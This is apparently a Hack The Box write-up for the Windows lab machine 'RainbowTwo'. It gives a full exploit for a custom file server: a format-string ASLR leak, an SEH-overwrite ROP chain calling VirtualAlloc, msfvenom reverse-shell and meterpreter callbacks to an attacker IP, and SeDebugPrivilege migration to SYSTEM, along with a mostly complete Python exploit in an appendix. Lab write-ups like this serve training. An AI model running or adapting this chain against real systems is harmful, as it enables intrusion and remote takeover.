



HACKTHEBOX



RainbowTwo

15th June 2026

Prepared By: amra

Machine Author: xct

Difficulty: **Hard**

Synopsis

RainbowTwo is a Hard Windows machine centered around exploit development for a custom network file-sharing service. Initial enumeration reveals anonymous FTP access and an unknown service listening on TCP port `2121`. The FTP share exposes the vulnerable service binary, a developer README, and a copy of `SysWow64\kernel32.dll`. The README confirms that the service was rebuilt with `ASLR`, `DEP`, and `GS` enabled. Static and dynamic analysis then shows that the service is still vulnerable to a format string issue and a stack-based overflow that overwrites the SEH chain. The format string leak provides a reliable ASLR bypass by disclosing a pointer inside `filesrv.exe`; the SEH overwrite provides control of the exception handler; and a ROP chain calls `VirtualAlloc` to bypass DEP. Privilege escalation is achieved by abusing `SeDebugPrivilege` to migrate into a SYSTEM process.

Skills Required

- Enumeration
- Basic reverse engineering
- WinDbg usage
- Stack-based buffer overflow analysis

Skills Learned

- Format string based ASLR bypass
- SEH overwrite exploitation with DEP enabled
- GS canary bypass

Enumeration

Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.234.70 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.129.234.70
```

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Microsoft ftplib
ftp-anon: Anonymous FTP login allowed (FTP code 230)			
06-05-22	11:57AM	705536	filesrv.exe
06-05-22	02:43PM	275	README.txt
06-09-22	05:36AM	<DIR>	SysWOW64
ftp-syst:			
_ SYST: Windows_NT			
2121/tcp	open	msdtc	Microsoft Distributed Transaction Coordinator (error)
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
ssl-cert: Subject: commonName=Rainbow2			
Not valid before: 2026-06-14T14:58:14			
_ Not valid after: 2026-12-14T14:58:14			
rdp-ntlm-info:			
Target_Name: RAINBOW2			
NetBIOS_Domain_Name: RAINBOW2			
NetBIOS_Computer_Name: RAINBOW2			
DNS_Domain_Name: Rainbow2			
DNS_Computer_Name: Rainbow2			
Product_Version: 10.0.20348			
_ System_Time: 2026-06-15T16:30:37+00:00			
_ ssl-date: 2026-06-15T16:30:41+00:00; +1h00m05s from scanner time.			
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows			

We can see that three ports are open. On port `21` we have an FTP service with anonymous login enabled and it exposes several files. Port `2121` is running an unknown service and on port `3389` we have Windows Remote Desktop services.

FTP - Port 21

Since `anonymous` FTP access is enabled we can start our enumeration process from here:

```
$ ftp 10.129.234.70
Name: anonymous
Password: anonymous

ftp> dir
229 Entering Extended Passive Mode (|||5001|)
125 Data connection already open; Transfer starting.
06-05-22 11:57AM 705536 filesrv.exe
06-05-22 02:43PM 275 README.txt
06-09-22 05:36AM <DIR> SysWOW64
```

We can retrieve all the exposed files by switching to binary mode.

```
ftp> binary
ftp> get filesrv.exe
ftp> get README.txt
ftp> cd SysWOW64
ftp> get kernel32.dll
```

Let's read what is included in the `README.txt` file.

```
$ cat README.txt
```

```
# FileSrv v0.2
```

Our simple file sharing server! Currently under development - we still seem to have some minor problems with binary files.

Changelog:

- After our last custom server got hacked we made sure to enable all mitigations: ASLR, DEP, GS! Now it's 100% secure.

The file explains that the developer enabled `ASLR`, `DEP`, and `GS` after a previous compromise. This serves as a warning that if we are going to develop an exploit for the `filesrv.exe` binary then, the exploit must bypass address randomization, non-executable stack memory, and the stack cookie.

Binary Analysis

Before touching the unknown live service, let's inspect the artifacts retrieved from FTP, especially the `filesrv.exe` binary since this is the custom made one and the one referenced on the `README.txt` file.

```
$ ropper --file filesrv.exe --dllcharacteristics
```

```
DllCharacteristics
```

```
=====
```

Name	Value
DynamicBase	Yes
ForceIntegrity	NO
NxCompat	Yes
No Isolation	NO
No SEH	NO
No Bind	NO
WdmDriver	NO
ControlFlowGuard	NO
TerminalServerAware	Yes

The fields `DynamicBase` and `NxCompat` validate the presence of `ASLR` and `DEP`. Interestingly enough, the `No SEH: NO` field, informs us that the [SEH \(Structured Exception Handling\)](#) mechanism is present and the `SafeSEH` is not present. Moreover the absence of the `ControlFlowGuard` allows us to start thinking about a Return Oriented Programming (ROP) chain.

At this point, we can fire up `Ghidra` to get a deeper understanding of what the binary is actually doing. Looking at the defined strings, we find a function that seems to setup some kind of server on the strange `2121` port.

```
Decompile: FUN_40103a70 - (filesrv.exe)
1
2 /* WARNING: Function: __security_check_cookie replaced with injection: security_check_cookie */
3
4 undefined4 FUN_40103a70(void)
5
6 {
7     int iVar1;
8
9     FUN_40101130((int *)&DAT_401a7c68,"Starting Rainbow2 Server...!\n");
10    FUN_40103010(&stack0xffffffff,0x114);
11    FUN_40101c60(&stack0xffffffff,(CMFCRibbonInfo *)"0.0.0.0",2121);
12    iVar1 = FUN_401141e0((int *)&stack0xffffffff);
13    if (iVar1 == 0) {
14        FUN_401143d0((int *)&stack0xffffffff);
15        FUN_4013e80d(0x401902a8);
16    }
17    return 0;
18 }
19
```

Also navigating around based on the defined strings, we notice that this function has a lot of error codes and references many paths.

```
Decompile: FUN_401107b0 - (filesrv.exe)
100     local_8._0_1_ = 2;
101     FUN_40102290(local_450);
102     local_8._0_1_ = 1;
103     FUN_40102290(local_468);
104     local_8 = (uint)local_8._1_3_ << 8;
105     FUN_40102290(local_430);
106     local_8 = 0xffffffff;
107     FUN_4010a160((int *)&stack0x00000008);
108 }
109 else {
110     uVar3 = std::basic_string<::find(local_450,"..",0);
111     if ((uVar3 == 0xffffffff) &&
112         (uVar3 = std::basic_string<::find(local_450,"C:\\",0), uVar3 == 0xffffffff)) {
113         uVar3 = std::basic_string<::find(local_450,"\\",0);
114         if (uVar3 == 0) {
115             FUN_40101b10(param_1,(uint *)"ERROR: Fishy path\n");
116             local_4d0 = local_4d0 | 1;
117             local_8._0_1_ = 2;
118             FUN_40102290(local_450);
119             local_8._0_1_ = 1;
120             FUN_40102290(local_468);
121             local_8 = (uint)local_8._1_3_ << 8;
122             FUN_40102290(local_430);
123             local_8 = 0xffffffff;
124             FUN_4010a160((int *)&stack0x00000008);
125             ExceptionList = local_10;
126             return param_1;
127         }
128     }
129 }
```

Unfortunately, Ghidra is not doing a great job in giving us a clear picture on what's happening. So let's examine the possible commands this function exposes to the user using `radare2`.

```
$ r2 -q -e scr.color=false -A -c "pdf @ fcn.401107b0" -c "axt @ 0x40190500" -c "axt @ 0x40190570" -c "axt @ 0x40190590" -c "ps @ 0x40190488" -c "ps @ 0x401904a4" -c "ps @ 0x40190570" -c "ps @ 0x40190590" -c q filesrv.exe
```

```
<SNIP>
fcfn.401107b0 0x40110a8f [STRN:r--] push str.ERROR:_Fishy_path_n
fcfn.401107b0 0x40110df6 [DATA:r--] push 0x40190570
fcfn.401107b0 0x40111111 [DATA:r--] push 0x40190590
PUT
HELP
LST
GET
```

After a bit more analysis of that function, it's clear that the server accepts blocks `<COMMAND> <PATH>` then, validates the path before checking if the `<COMMAND>` block contains one of `PUT, HELP, LST, GET`.

Fileserv - Port 2121

It's high time now, that we interacted with the binary on the remote server on port 2121. As we have discovered the binary accepts `TEST` and `LST` with a path.

```
nc 10.129.234.70 2121

TEST ..
ERROR: Fishy path
LST /
Path: /
C:\$Recycle.Bin
C:\$WinREAgent
C:\apps
<SNIP>

TEST hello
ERROR: Can not open Path: hello

TEST %p.%p
ERROR: Can not open Path: 2C252FDA.3F944120
```

While fuzzing the path parameter we saw that the user supplied path is directly echoed back in the error message. Naturally the next step, was to try for a format string payload and it worked.

The first value looks like a stack pointer. The second value lands inside `filesrv.exe`, which makes it useful for ASLR bypass. We need to load the binary in WinDbg to confirm if the leaked address belongs to the module.

```
0:000> lm m filesrv
start      end          module name
3f930000 3f9dc000  filesrv

0:000> ln 3f944120
(3f944120)  filesrv+0x14120
```

The constant offset is `0x14120` from the leaked pointer to the start of the binary. However, apart from format string, we can check if there is also a buffer overflow. We can use Python to create a very large cyclic pattern and see if we get an overflow on our local Windbg instance.

```
$ python3
>>> from pwn import cyclic, cyclic_find
>>> cyclic(400)
b'aaaabaaacaaadaaaefaaagaaahaaaiaaajaakaaalaaamaanaaaapaaagaaaraaasaataaaauaaavaawaaaxaaayaaa
zaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaaabraabsaabaabuaabvaabwaabxaabyaabza
acbaaccaacdaaceaaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsactaacuaacvaacwaacxaacyaaczaad
baadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaad'
```

Then, we connect to our local instance and we send the payload.

```
nc 127.0.0.1 2121

TEST aaaabaaacaaadaaaefaaag<SNIP>
```

In our debugger the program crashes with an access violation. Contrary to what we are used to see in such cases, the register `eip` is not pointing directly to our pattern but the `SEH` chain is overwritten by our pattern.

```
!exchain
010afca4: 6b61616a
Invalid exception stack at 6b616169
```

Structured Exception Handling is Windows' mechanism for routing hardware and software exceptions to registered handlers. Microsoft describes SEH as the way code can handle events outside normal control flow, including hardware exceptions such as invalid memory access. On 32-bit Windows, classic SEH registration records are stack based: each record links to the next record and contains a handler pointer. When an exception occurs, the dispatcher walks that chain looking for a handler. If a stack overflow reaches the registration record, the attacker can corrupt:

```
[next SEH record pointer][exception handler pointer]
```

Back in our Python shell we can identify two offsets from our pattern.

```
>>> cyclic_find(0x6b616169)
1032 # nSEH offset
>>> cyclic_find(0x6b61616a)
1036 # SEH offset
```

In a classic SEH exploitation pattern, we would place a `pop; pop; ret` gadget to redirect our execution to the nSEH. Unfortunately though, in this instance DEP is enabled so we can't just do that. We can confirm that in our current crashed state the `esp` is pointing to an execution protected area.

```
!vprot esp
BaseAddress: 00cef000
AllocationProtect: 00000004 PAGE_READWRITE
Protect: 00000004 PAGE_READWRITE
```

To overcome this, our exploit chain must make a call to [VirtualAlloc](#) to make the stack executable. As per the official Microsoft documentation the function has the following signature.

```


LPVOID VirtualAlloc(
    [in, optional] LPVOID lpAddress,
    [in]           SIZE_T dwSize,
    [in]           DWORD  flAllocationType, // MEM_COMMIT = 0x1000
    [in]           DWORD  flProtect       // PAGE_EXECUTE_READWRITE = 0x40
);

```

Since we are on x86, we need to put all the values we want on the stack and then call the function. To achieve this we are going to use the x86 assembly command `pusha1` that saves the contents of all 32-bit general registers onto the stack with a specific order.

EAX, ECX, EDX, EBX, original before pushing ESP, EBP, ESI, EDI

We are going to dive a bit later on how these registers need to be prepared, because now we are facing a greater issue. The `VirtualAlloc` function is not present at the Import Address Table (IAT) of the binary, meaning we can't simply call that function from the binary, we need to call it directly from the `kernel32.dll` module. Fortunately, the FTP server leaked the `kernel32.dll` file that we can assume the binary is using on the remote end. With that, we can choose any function we want that's present on the IAT and then calculate the offset to the `VirtualAlloc`. In Ghidra, we can find that `TlsAlloc` is being present on the IAT.



Back to our debugger, we can calculate the distance between the two functions on the `kernel32.dll` file.

```

? kernel32!VirtualAllocStub - kernel32!TlsAllocStub
Evaluate expression: -12592 = fffffced0

```

That means that when we dereference `TlsAlloc` from the binary in our exploit and add `0xffffced0` to the address, we should land directly on to `VirtualAlloc`.

Foothold

At this point, we have everything we need to start creating our exploit. The first step as we have discussed is to calculate the base address of the binary.

```

from pwn import *

p = remote("110.129.234.70", 2121)
p.sendline(b"TEST %p.%p")
p.recvuntil(b".")

raw = p.recvline().strip()
base = int(raw, 16) - 0x14120
log.info(f"base={hex(base)}")

p.interactive()

```

```
$ python3 amra.py

[+] Opening connection to 10.129.21.97 on port 2121: Done
[*] base=0x3f160000
[*] Switching to interactive mode
```

Then, we need to find a stack pivot gadget so that we can move the `esp` pointer to a space where we have enough headroom for our exploit to reside.

```
$ ropper --file filesrv.exe --search "add esp, 0x???; ret;"

<SNIP>
0x40111396: add esp, 0xe10; ret;
```

The pivot matters because `SEH` dispatch starts execution near the exception-handling frame, not at the start of our input. `add esp, 0xe10; ret` moves `esp` into the attacker-controlled buffer. Of course we will need a `ret` sled that will absorb small alignment differences, then lands in the ROP chain. Before we move any further with our ROP chain, we need to address something very important. Because this binary was developed to mimic a file server, some bytes are problematic to sent over to the binary meaning they either crash the connection or they become mangled. Sending all the bytes in a trial and error fashion gives us a list of all the bytes that we have to avoid in our exploit.

```
\x00, \x01, \x09, \x0a, \x0b, \x0c, \x0d, \x1a, \x20, \x25, \x01, \x1a
```

The important ones are:

Byte	Reason
\x00	string terminator
whitespace and CR/LF	command parsing delimiters
\x1a	Windows text-mode EOF behavior in some parsing paths
\x20	separates command from path
\x25	<code>%</code> , dangerous because the vulnerable path is also a format string

Every gadget address, integer constant, and generated shellcode byte is checked against this set. The list of bad bytes, forces us to construct a peculiar ROP chain where if we encounter any of the forbidden bytes, we have to use intermediate registers and then subtract or add values so that we can hit the needed address in the end without ever transmitting any of the bad bytes. We have crafted the following ROP chain using `ropper` and a calculator.

```
rop = b""
# 0x3711E: pop eax; ret
# 0x32CE4: sub eax, 0x8314c26b; ret
# 0x01068: pop esi; ret
# 0x48CA8: xchg edi, eax; ret
# 0x15638: mov ecx, edi; call esi
# 0x3039F: mov edx, eax; mov eax, esi; pop esi; ret
# 0x0DC14: pop ebx; ret
# 0x3AC3C: inc ebx; mov eax, edx; ret
# 0x0100F: pop ebp; ret
# 0x14AF9: jmp eax
# 0x15354: pop edi; ret
# 0x2BB8E: mov eax, dword ptr [eax]; ret
```



```

# 0x113A8: add eax, edi; ret
# 0x01010: ret
# 0x113B1: pushal; ret
# 0x11394: jmp esp
# ECX = 0x40 (PAGE_EXECUTE_READWRITE)
rop += p32(base + 0x3711E) # pop eax; ret
rop += p32(0x8314C2AB)
rop += p32(base + 0x32CE4) # sub eax, 0x8314c26b; ret
rop += p32(base + 0x01068) # pop esi; ret
rop += p32(base + 0x01068) # ESI = pop esi; ret, used by call esi below
rop += p32(base + 0x48CA8) # xchg edi, eax; ret
rop += p32(base + 0x15638) # mov ecx, edi; call esi

# EDX = 0x1000 (MEM_COMMIT)
rop += p32(base + 0x3711E) # pop eax; ret
rop += p32(0x8314D26B)
rop += p32(base + 0x32CE4) # sub eax, 0x8314c26b; ret
rop += p32(base + 0x3039F) # mov edx, eax; mov eax, esi; pop esi; ret
rop += p32(0x41414141)

# EBX = 1 (dwSize)
rop += p32(base + 0x0DC14) # pop ebx; ret
rop += p32(0xFFFFFFFF)
rop += p32(base + 0x3AC3C) # inc ebx; mov eax, edx; ret
rop += p32(base + 0x3AC3C) # inc ebx; mov eax, edx; ret

# EBP = pop ebp; ret, ESI = jmp eax
rop += p32(base + 0x0100F) # pop ebp; ret
rop += p32(base + 0x0100F) # EBP = pop ebp; ret
rop += p32(base + 0x01068) # pop esi; ret
rop += p32(base + 0x14AF9) # ESI = jmp eax

# EAX = VirtualAlloc, resolved from TlsAlloc through the IAT.
rop += p32(base + 0x15354) # pop edi; ret
rop += p32(virtualalloc_offset)
rop += p32(base + 0x3711E) # pop eax; ret
rop += p32(magic_iat_value)
rop += p32(base + 0x32CE4) # sub eax, 0x8314c26b; ret
rop += p32(base + 0x2BB8E) # mov eax, dword ptr [eax]; ret
rop += p32(base + 0x113A8) # add eax, edi; ret

# pushal calls VirtualAlloc; jmp esp enters the shellcode.
rop += p32(base + 0x15354) # pop edi; ret
rop += p32(base + 0x01010) # EDI = ret
rop += p32(base + 0x113B1) # pushal; ret
rop += p32(base + 0x11394) # jmp esp

```

The payload therefore has this shape:

0	controlled stack content
...	ret sled + ROP chain + NOPs + shellcode
1032	nSEH = base + 0x01068 ; pop esi; ret
1036	SEH = base + 0x11396 ; add esp, 0xe10; ret
1040..payload_end	padding that helps force the exception path and not trigger the /GS

With this format we have managed to defeat both DEP and ASLR. Now we need to create a reverse shell. We can use `msfvenom` for that because it also supports a bad characters exclusion list. Moreover, we want to use the port `443` as the one to receive our shell to avoid any potential firewall issues.

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.15.26 LPORT=443 \
-b '\x00\x01\x09\x0a\x0b\x0c\x0d\x1a\x20\x25' \
-e x86/call4_dword_xor -i 1 -f python -v sc
```

Now, it's time to put everything together. On the `Appendix` section of this file the whole exploit is attached, you only need to change the target and local IP address. The exploit performs the following sequence:

1. Parse or download `kernel32.dll`.
2. Calculate `VirtualAlloc - TlsAlloc`.
3. Generate a reverse shell payload with `msfvenom`.
4. Connect to TCP `2121`.
5. Leak the `filesrv.exe` base address with `TEST %p.%p` or `LST %p.%p`.
6. Build a ROP chain using `base + static_offset`.
7. Send `TEST` followed by the overflow payload.
8. Repeat until the shell connects.

One more thing we have to discuss is the stochastic nature of the exploit. The exploit is reliable enough for the remote machine, but it is not deterministic. Several parts of the chain depend on runtime state that can change between attempts:

Cause	Why it matters
Crash timing	We need the oversized path to raise an access violation before the normal <code>/GS</code> failure path takes over. Slight differences in path handling can produce a crash that does not dispatch through our useful SEH path.
Service restart timing	Each successful crash kills the service instance. The next attempt must wait for the service supervisor to restart it and bind port <code>2121</code> again. Attempts sent too early fail or hit a half-ready process.
Thread stack variation	The service handles network input in worker context. Stack base, stack contents, and the exact exception-time <code>esp</code> can vary between runs. The ret sled absorbs some drift, but not every <code>esp</code> landing is perfect.
Callback race	Even when code execution succeeds, the reverse shell is a child of a crashing service. Sometimes the process dies or restarts before the callback stabilizes.

This explains the loop in the final exploit. Each iteration performs a fresh leak, builds a fresh ROP chain for that process, sends one crashing payload, waits for the restart window, and tries again:

```
for attempt in range(1, RETRIES + 1):
    conn = remote(TARGET_IP, TARGET_PORT)
    base = leak_base(conn)
    payload = build_payload(shellcode, base, virtualalloc_offset)
    conn.sendline(b"TEST " + payload)
    time.sleep(WAIT_AFTER_CRASH)
```

Let's try to run the exploit. First of all, we set up a listener on our local machine on port `443`.

```
$ sudo rlwrap nc -lvnp 443
```

Then we launch the exploit:

```
$ python3 exploit.py

[*] using local kernel32.dll (641984 bytes)
[*] TlsAlloc RVA      = 0x00019470
[*] VirtualAlloc RVA = 0x00016340
[+] VirtualAlloc - TlsAlloc = 0xffffced0
[*] generating reverse TCP shellcode with msfvenom
[*] shellcode size: 348 bytes
[*] listen with: nc -lvnp 443
[+] Opening connection to 10.129.234.70 on port 2121: Done
[*] [1] base=0x3f970000 offset=0xffffced0 payload=4000 bytes
[!] [1] no crash: b'ERROR'
[*] Closed connection to 10.129.234.70 port 2121
[+] Opening connection to 10.129.234.70 on port 2121: Done
[*] [2] base=0x3f970000 offset=0xffffced0 payload=4000 bytes
[+] [2] likely crash #1; waiting 15s
```

When successful, the listener receives a shell:

```
$ rlwrap nc -lvnp 443

listening on [any] 443 ...
connect to [10.10.15.26] from (UNKNOWN) [10.129.234.70] 62015
Microsoft Windows [Version 10.0.20348.3453]
(c) Microsoft Corporation. All rights reserved.

C:\shared>whoami
whoami
rainbow2\dev
```

We can read the user flag:

```
C:\shared>type C:\Users\dev\Desktop\user.txt
```

Note: If you are getting errors like `[!] [1] failed: bad byte 0x1a at payload offset 578` then you need to recheck the generated payload by msfvenom. You may need to use another encoder, like *Shikata ga nai* or reset the remote machine to change the IP of the machine since this may well cause a problem.

Privilege Escalation

Once we have a shell, we need to be somewhat fast because the shell is extremely unstable. One very fast check we can perform is to find out what privileges are current user has.

```
C:\shared>whoami /priv
```

```
whoami /priv
```

```
PRIVILEGES INFORMATION
```

```
-----
```

Privilege Name	Description	State
SeDebugPrivilege	Debug programs	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

The important privilege is `SeDebugPrivilege` which allows opening privileged process handles. In practice, we can migrate into a SYSTEM process such as `winlogon.exe`. Let's generate a meterpreter payload on our local machine and start an smb share to host it.

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.26 LPORT=3389 -f exe -o amra.exe
$ impacket-smbserver -smb2support a . -username amra -password amra
```

Afterwards, we upload it to the remote system through our shell, since we have to be quick about this, I recommend that you prepare all the following commands and when you get a shell you immediately copy paste them.

First of all, we create a meterpreter listener.

```
$ sudo msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost tun0; set lport 3389; run"
```

Then on our shell, we trigger the exploit.

```
C:\shared>net use \\10.10.15.26\a /user:10.10.15.26\amra amra
\\10.10.15.26\a\amra.exe /user:amra amra
```

Immediately after we get a meterpreter session back we migrate to `winlogon`.

```
meterpreter > migrate -N winlogon.exe
[*] Migrating from 3964 to 624...
[*] Migration completed successfully.
meterpreter > shell
Process 2944 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.3453]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```

The root flag can be found under `C:\Users\Administrator\Desktop\root.txt`.

Appendix

The complete exploit.

```
#!/usr/bin/env python3

import re
import os
import subprocess
import struct
import sys
import time
from ftplib import FTP

from pwn import *

TARGET_IP = "10.129.234.70"
TARGET_PORT = 2121

LHOST = "10.10.15.26"
LPORT = 443

RETRIES = 40
WAIT_AFTER_CRASH = 15
PAYLOAD_SIZE = 4000
FALLBACK_VIRTUALALLOC_OFFSET = 0xFFFFCEC0
KERNEL32_PATH = "kernel32.dll"
PIVOT_OFFSET = 0x11396 # add esp, 0xe10; ret

SEH_OFFSET = 1032
ROP_SIZE = 124
NOP_SIZE = 4

BAD_BYTES = {0x00, 0x01, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x1A, 0x20, 0x25}
BAD_BYTES_MSFVENOM = r"\x00\x01\x09\x0a\x0b\x0c\x0d\x1a\x20\x25"

def generate_shellcode():
    args = [
        "msfvenom",
        "-p",
        "windows/shell_reverse_tcp",
        f"LHOST={LHOST}",
        f"LPORT={LPORT}",
        "EXITFUNC=thread",
        "-b",
        BAD_BYTES_MSFVENOM,
        "-e",
        "x86/call4_dword_xor",
        "-i",
        "1",
        "-f",
        "python",
        "-v",
        "sc",
    ]

    result = subprocess.run(args, capture_output=True, text=True, timeout=30)
    output = result.stdout + result.stderr
    shellcode = bytes(int(m.group(1), 16) for m in re.finditer(r"\x([0-9a-fA-F]{2})", output))

```

```

if not shellcode:
    raise RuntimeError("msfvenom did not produce parseable shellcode")
if any(byte in BAD_BYTES for byte in shellcode):
    raise RuntimeError("generated shellcode contains a bad byte")
return shellcode

def download_kernel32():
    if os.path.exists(KERNEL32_PATH):
        log.info(f"using local {KERNEL32_PATH} ({os.path.getsize(KERNEL32_PATH)} bytes)")
        return KERNEL32_PATH

    log.info(f"downloading kernel32.dll from FTP on {TARGET_IP}")
    ftp = FTP(TARGET_IP)
    ftp.login("anonymous", "")
    with open(KERNEL32_PATH, "wb") as handle:
        ftp.retrbinary("RETR SysWOW64/kernel32.dll", handle.write)
    ftp.quit()
    return KERNEL32_PATH

def parse_pe_exports(path):
    with open(path, "rb") as handle:
        data = handle.read()

    pe_offset = struct.unpack_from("<I", data, 0x3C)[0]
    coff = pe_offset + 4
    section_count = struct.unpack_from("<H", data, coff + 2)[0]
    optional_header_size = struct.unpack_from("<H", data, coff + 16)[0]
    optional_header = coff + 20
    magic = struct.unpack_from("<H", data, optional_header)[0]
    data_directory = optional_header + (96 if magic == 0x10B else 112)
    export_rva, export_size = struct.unpack_from("<II", data, data_directory)
    section_table = optional_header + optional_header_size

    sections = []
    for index in range(section_count):
        entry = section_table + index * 40
        virtual_size = struct.unpack_from("<I", data, entry + 8)[0]
        virtual_address = struct.unpack_from("<I", data, entry + 12)[0]
        raw_size = struct.unpack_from("<I", data, entry + 16)[0]
        raw_offset = struct.unpack_from("<I", data, entry + 20)[0]
        sections.append((virtual_address, virtual_size, raw_offset, raw_size))

    def rva_to_offset(rva):
        for virtual_address, virtual_size, raw_offset, raw_size in sections:
            if virtual_address <= rva < virtual_address + max(virtual_size, raw_size):
                return rva - virtual_address + raw_offset
        return rva

    export_offset = rva_to_offset(export_rva)
    name_count = struct.unpack_from("<I", data, export_offset + 24)[0]
    address_table = rva_to_offset(struct.unpack_from("<I", data, export_offset + 28)[0])
    name_table = rva_to_offset(struct.unpack_from("<I", data, export_offset + 32)[0])
    ordinal_table = rva_to_offset(struct.unpack_from("<I", data, export_offset + 36)[0])

    exports = {}
    for index in range(name_count):

```

```

name_rva = struct.unpack_from("<I", data, name_table + index * 4)[0]
name_offset = rva_to_offset(name_rva)
name_end = data.index(b"\x00", name_offset)
name = data[name_offset:name_end].decode("ascii", errors="ignore")
ordinal = struct.unpack_from("<H", data, ordinal_table + index * 2)[0]
function_rva = struct.unpack_from("<I", data, address_table + ordinal * 4)[0]

if export_rva <= function_rva < export_rva + export_size:
    forwarder_offset = rva_to_offset(function_rva)
    forwarder_end = data.index(b"\x00", forwarder_offset)
    forwarder = data[forwarder_offset:forwarder_end].decode("ascii", errors="ignore")
    exports[name] = ("FWD", forwarder, function_rva)
else:
    exports[name] = function_rva

return exports

def calculate_virtualalloc_offset():
    exports = parse_pe_exports(download_kernel32())
    tls_alloc = exports.get("TlsAlloc")
    virtual_alloc = exports.get("VirtualAlloc")

    if tls_alloc is None or virtual_alloc is None:
        raise RuntimeError("TlsAlloc or VirtualAlloc was not found in kernel32.dll exports")

    tls_rva = tls_alloc[2] if isinstance(tls_alloc, tuple) else tls_alloc
    virtual_alloc_rva = virtual_alloc[2] if isinstance(virtual_alloc, tuple) else virtual_alloc
    offset = (virtual_alloc_rva - tls_rva) & 0xFFFFFFFF

    log.info(f"TlsAlloc RVA = 0x{tls_rva:08x}")
    log.info(f"VirtualAlloc RVA = 0x{virtual_alloc_rva:08x}")
    log.success(f"VirtualAlloc - TlsAlloc = 0x{offset:08x}")
    return offset

def resolve_virtualalloc_offset():
    try:
        return calculate_virtualalloc_offset()
    except Exception as error:
        log.warning(f"kernel32 offset calculation failed: {error}")
        log.info(f"using fallback offset: 0x{FALLBACK_VIRTUALALLOC_OFFSET:08x}")
        return FALLBACK_VIRTUALALLOC_OFFSET

def build_rop(base, virtualalloc_offset):
    encoded_tlsalloc_iat = (base + 0x9013C + 0x8314C26B) & 0xFFFFFFFF
    rop = b""

    # Gadgets decoded with ropper against filesrv.exe. The offsets below are
    # relative to the leaked module base at runtime.
    #
    # 0x3711E: pop eax; ret
    # 0x32CE4: sub eax, 0x8314c26b; ret
    # 0x01068: pop esi; ret
    # 0x48CA8: xchg edi, eax; ret
    # 0x15638: mov ecx, edi; call esi
    # 0x3039F: mov edx, eax; mov eax, esi; pop esi; ret

```

```

# 0x0DC14: pop ebx; ret
# 0x3AC3C: inc ebx; mov eax, edx; ret
# 0x0100F: pop ebp; ret
# 0x14AF9: jmp eax
# 0x15354: pop edi; ret
# 0x2BB8E: mov eax, dword ptr [eax]; ret
# 0x113A8: add eax, edi; ret
# 0x01010: ret
# 0x113B1: pushal; ret
# 0x11394: jmp esp
# ECX = 0x40 (PAGE_EXECUTE_READWRITE)
rop += p32(base + 0x3711E) # pop eax; ret
rop += p32(0x8314C2AB)
rop += p32(base + 0x32CE4) # sub eax, 0x8314c26b; ret
rop += p32(base + 0x01068) # pop esi; ret
rop += p32(base + 0x01068) # ESI = pop esi; ret, used by call esi below
rop += p32(base + 0x48CA8) # xchg edi, eax; ret
rop += p32(base + 0x15638) # mov ecx, edi; call esi

# EDX = 0x1000 (MEM_COMMIT)
rop += p32(base + 0x3711E) # pop eax; ret
rop += p32(0x8314D26B)
rop += p32(base + 0x32CE4) # sub eax, 0x8314c26b; ret
rop += p32(base + 0x3039F) # mov edx, eax; mov eax, esi; pop esi; ret
rop += p32(0x41414141)

# EBX = 1 (dwSize)
rop += p32(base + 0x0DC14) # pop ebx; ret
rop += p32(0xFFFFFFFF)
rop += p32(base + 0x3AC3C) # inc ebx; mov eax, edx; ret
rop += p32(base + 0x3AC3C) # inc ebx; mov eax, edx; ret

# EBP = pop ebp; ret, ESI = jmp eax
rop += p32(base + 0x0100F) # pop ebp; ret
rop += p32(base + 0x0100F) # EBP = pop ebp; ret
rop += p32(base + 0x01068) # pop esi; ret
rop += p32(base + 0x14AF9) # ESI = jmp eax

# EAX = VirtualAlloc, resolved from TlsAlloc through the IAT.
rop += p32(base + 0x15354) # pop edi; ret
rop += p32(virtualalloc_offset)
rop += p32(base + 0x3711E) # pop eax; ret
rop += p32(encoded_tlsalloc_iat)
rop += p32(base + 0x32CE4) # sub eax, 0x8314c26b; ret
rop += p32(base + 0x2BB8E) # mov eax, dword ptr [eax]; ret
rop += p32(base + 0x113A8) # add eax, edi; ret

# pushad calls VirtualAlloc; jmp esp enters the shellcode.
rop += p32(base + 0x15354) # pop edi; ret
rop += p32(base + 0x01010) # EDI = ret
rop += p32(base + 0x113B1) # pushal; ret
rop += p32(base + 0x11394) # jmp esp

if len(rop) != ROP_SIZE:
    raise RuntimeError(f"unexpected ROP size: {len(rop)}")
return rop

```



```

def build_payload(shellcode, base, virtualalloc_offset):
    rop = build_rop(base, virtualalloc_offset)
    sled_space = SEH_OFFSET - ROP_SIZE - NOP_SIZE - len(shellcode)
    if sled_space < 4:
        raise RuntimeError(f"shellcode is too large: {len(shellcode)} bytes")

    ret_sled = p32(base + 0x01010) * (sled_space // 4)
    content = ret_sled + rop + (b"\x90" * NOP_SIZE) + shellcode
    payload = content
    payload += b"\x44" * (SEH_OFFSET - len(content))
    payload += p32(base + 0x01068)          # nSEH: pop esi; ret
    payload += p32(base + PIVOT_OFFSET)    # SEH: add esp, 0xe10; ret
    payload += b"\x44" * (PAYLOAD_SIZE - SEH_OFFSET - 8)

    for offset, byte in enumerate(payload):
        if byte in BAD_BYTES:
